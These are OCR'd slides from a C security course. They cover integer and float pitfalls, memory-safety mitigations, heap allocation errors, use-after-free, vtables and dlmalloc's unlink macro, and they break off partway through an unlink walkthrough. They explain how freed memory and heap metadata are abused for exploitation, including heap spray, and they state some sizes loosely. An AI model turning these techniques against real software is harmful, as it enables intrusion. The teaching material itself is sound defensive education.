- (1U > (X + Y)) == ?
- (1U + Y > X) == ?
- (((X + Y) << 16) > (ZU)) == ?

Integer Casting

(unsigned int) -1 becomes UINT_MAX

SIGN	64	32	16	8	4	2	1	
0	0	0	0	0	0	0	1	=1
0	1	1	1	1	1	1	1	=127
1	0	0	0	0	0	0	0	=-128
1	1	1	1	1	1	1	1	=-1

128	64	32	16	8	4	2	1	
0	0	0	0	0	0	0	0	=0
0	0	0	0	0	0	0	1	=1
0	0	1	0	1	0	0	0	=40
1	1	1	1	1	1	1	1	=255

Other Integer Nuances

- (int)X - 1 + 1 == undefined IF X == INT_MIN
- INT_MIN % -1
- Does:
  - (short)x + 1 == (short)(x+1) for all values?

size_t vs ssize_t

size_t = an unsigned int

- rationale: Sizes should never be negative

But stupid things happen:

http://pubs.opengroup.org/onlinepubs/009604499/functions/mbstowcs.html

- People want to be able to return (size_t)-1==-1
  - thus ssize_t
    - [-1, SSIZE_MAX]
    - SSIZE_MAX = 32 767

My buddy Sean @ CMU CERT found this awesome case

Importance of Integer Bugs

- Crypto Libraries
  - http://blog.regehr.org/archives/1054
  - Probably in bitcoin / cryptocurrency libraries
- Often not understood by developers
- Can lead to vulnerabilities
- Suggested reading:
  - http://www.cs.utah.edu/~regehr/papers/overflow12.pdf

Floats

Float variable can be NaN (Not a number)

Float Nuances:

- 0.1 + 0.2 = 0.30000000000000004
- **NaN == NaN is always false**
- summation of many floats does not always add up right
    - precision is lost
- Suggested Reading: http://floating-point-gui.de/

Bug time! (30 Seconds)

```
// Coefficients USED TO CONVERT FROM RGB TO monochrome.
const uint32 kRedCoefficient = 2125;
const uint32 kGreenCoefficient = 7154;
const uint32 kBlueCoefficient = 0721;
const uint32 kColorCoefficientDenominator = 10000;
```

This error was found in theChromium project by PVS-Studio C/C++ static code analyzer.

Integer bug resources

size rules: http://www.ibm.com/developerworks/library/l-port64/

promotion rules: https://www.securecoding.cert.org/confluence/display/seccode/INT02-C.+Understand+integer+conversion+rules

floats: http://floating-point-gui.de/

crypto libraries: http://blog.regehr.org/archives/1054

Conclusion Mitigations

Pointers:

- _FORTIFY_SOURCE
  - stack canaries
- W^X / NX (More on this later on)
- Encoding / Decoding Function pointers

Conclusion Mitigations

String models (From CERT C Secure Coding Standard, by Robert C. Seacord 2008):

1. Caller Allocates; Caller Frees (C99/OpenBSD/C11)
2. Callee Allocates; Caller Frees (ISO/IEC TR 24731-2)
3. Callee Allocates, Callee Frees (C++ std)

Conclusion Mitigations

Dynamic Memory:

- NULL-ify pointers after free-ing them. free() does not set the pointer to NULL
- ASLR (more on this later)
- Testing testing testing
  - There are tools:
    - valgrind, insure++, Microsoft's Application Verifier, IBM's Purify

Questions?

Reading: 0x260 up to 0x280 (HAOE)

Essential C Security 102

Heap Bugs
Format Strings
Race Conditions

Dynamic Memory Management

- C Memory Management
- Common C Memory Management Errors
  - initialization errors, use-after-free, memory leaks, double free, ...
- Doug Lea’s Memory Allocator
- Double Free Vulnerabilities

C Memory Management (HEAP)

C99 provides 4 memory allocation functions:

- **<u>malloc</u>(size_t size)**: allocates **size** bytes and returns a pointer to the memory address. Memory is not zeroed / initialized
- **<u>aligned_alloc</u>(size_t alignment, size_t size)**: allocates **size** bytes for an object to be aligned by a specific **alignment**.
- **<u>realloc</u>(void *p, size_t size)**: changes the size of the memory pointed to by pointer **p** to be of **size** bytes. The contents up to that point will be unchanged. The remainder is attempted to be freed, in which case if is reused without initialization / zeroing may have the old values in place.
- **<u>calloc</u>(size_t nmemb, size_t size)**: allocates memory for an array of **nmemb** elements of **size** bytes each and returnsa pointer to the allocated memory. **Note that memory is set to 0**

wat is alignment?

- originally a processor design requirement.
- Back in the 90’s, On most early unix systems, an attempt to use misaligned data resulted in a bus error, which terminated the program
- modern intel (and probably ARM and others) supports the use of misaligned data, it just impacts performance

wat is alignment?

Imagine memory organized (64 bit) like so:

- objects lie in neatly aligned byte slots
- (lie on a multiple of the object’s size_t value)

<table>
<tr><th>byte 0</th><th>byte 1</th><th>byte 2</th><th>byte 3</th><th></th><th></th><th></th><th>byte 7</th></tr>
<tr><td colspan="8">QWORD A</td></tr>
<tr><td colspan="4">DWORD B</td><td colspan="4">DWORD C</td></tr>
<tr><td colspan="8">QWORD D</td></tr>
<tr><td>BYTE E</td><td>?</td><td></td><td></td><td></td><td></td><td></td><td></td></tr>
</table>

Another dynamic memory function

alloca() uses the stack for dynamic memory allocation

- not C99 or POSIX
- but still found in BSD, GCC, and many linux distros
- can stack overflow...

Common C Memory Management Errors

- Initialization Errors
- Failure to check return values
- Dereferencing a NULL pointer
- Using Freed memory
- Multiple frees on same memory
- Memory Leaks

Initialization Errors

- Failure to initialize
- Falsely assuming malloc zeros memory for you
- Don’t assume free() zero’s or NULL’s things either

Failure to check return values

Memory is limited and can be exhausted

- Programmer failure to check return code of malloc, calloc, …
  - return NULL pointers upon failure
- Using null pointer without checking is bad...

Memory Leaks

- Failure to free dynamically allocated memory after finished using it.
  - leads to memory exhaustion
    - Can be a DoS vulnerability

Memory Allocator

The memory manager on most systems runs as part of the process

- linker adds in code to do this
    - usually provided to linker via OS
        - OS’s have default memory managers
            - compilers can override or provide alternatives
- Can be statically linked in or dynamically

Memory Allocator

In general requires:

- A maintained list of free, available memory
- algorithm to allocate a contiguous chunk of n bytes
  - Best fit method
    - chunk of size m >= n such that m is smallest available
  - First fit method
- algorithm to deallocate said chunks (free)
  - return chunk to list, consolidate adjacent used ones.

Memory Allocator

Common optimizations:

- Chunk boundary tags
    - [tag][------------chunk (DATA) --------][tag]
        - tag contains metadata:
            - size of chunk
            - next chunk
            - previous chunk (like a linked list sometimes)

Memory Allocator

The memory manager on most systems runs as part of the process

- linker adds in code to do this
    - usually provided to linker via OS
        - OS's have default memory managers
            - compilers can override or provide alternatives
- Can be statically linked in or dynamically

Use-after-free() Vulnerability

Use after free() Vulnerability

- involves using a pointer to a heap chunk that has been freed
  - when function pointer == vulnerability
    - To exploit: need to overwrite that free'd portion of memory with malicious substitute
      - very common in C++
        - common for function pointers to **vtable** functions
      - tricky in C
        - function pointers can be uncommon

Using Freed memory

It is possible to access free'd memory unless ALL pointers to that memory have been set to NULL or invalidated.

Example (from [1] on page 156):

```
for(p = head; p != NULL; p = p->next)
    free(p);
```

Using Freed memory

Example (from [1] on page 156):

```
for(p = head; p != NULL; p = p->next)
   free(p);
```

This dereferences p after the first free(p)

```
   free(p);
   p = p->next (in the loop)
```

Using Freed memory

Safer way to do this example:

```
for (p = head; p != NULL; p = q) {
   q = p->next;
   free(p);
}
```

So after the first free(p), it no longer dereferences p:

```
free(p);
p = q;
q = p-> next;
...
```

What are vtables?

vtable:

- virtual function table
- virtual method table
- dispatch table

The compiler builds a vtable whenever:


- a class itself contains virtual functions
- or overrides virtual functions from a parent class

How vtables work

Associated with every vtable is what’s called a **vpointer**.

- vpointer points to the vtable and is used to access the functions inside it

How they look (IDA)




UAF Summary

1. UAF is a serious vulnerability whenever the free'd pointer is a function pointer
   - not just VTABLES
   - Less common in most C programs
2. Requires reliable ability to allocate user input on heap
   - Heap spray!
     - 0x0c0c0c0c

Heap Buffer Overflows

Doug Lea’s dlmalloc allocator

Allocated chunk **Free chunk**



Doug Lea's dlmalloc allocator


Basis of Linux mem allocators

- Free chunks are arranged in a doubly-linked circular lists (**bins**)
- Each chunk (used and free) has:
  - next chunk and previous chunk pointers
  - size metadata (for current and previous chunk)
    - *Last 4 bytes is a mystery to me, don't ask me*
  - flag for if previous chunk is used / free

Doug Lea’s dlmalloc allocator

Each list of free bin has a head:


- doubly linked list
  - forward pointer
  - backwards pointer




How unlinking works

```
// This moves a chunk from
// the free list, to be used

#define unlink(P, BK, FD) {
     FD = P->fd;
     BK = P->bk;
     FD->bk = BK;
     BK->fd = FD;
}

//This is from  [1]p 184
```

Free list




Allocated chunks



Say this is P


```
// This moves a chunk from
// the free list, to be used

#define unlink(P, BK, FD) {
     FD = P->fd;
     BK = P->bk;
     FD->bk = BK;
     BK->fd = FD;
}
```



1)FD = P-> fd;

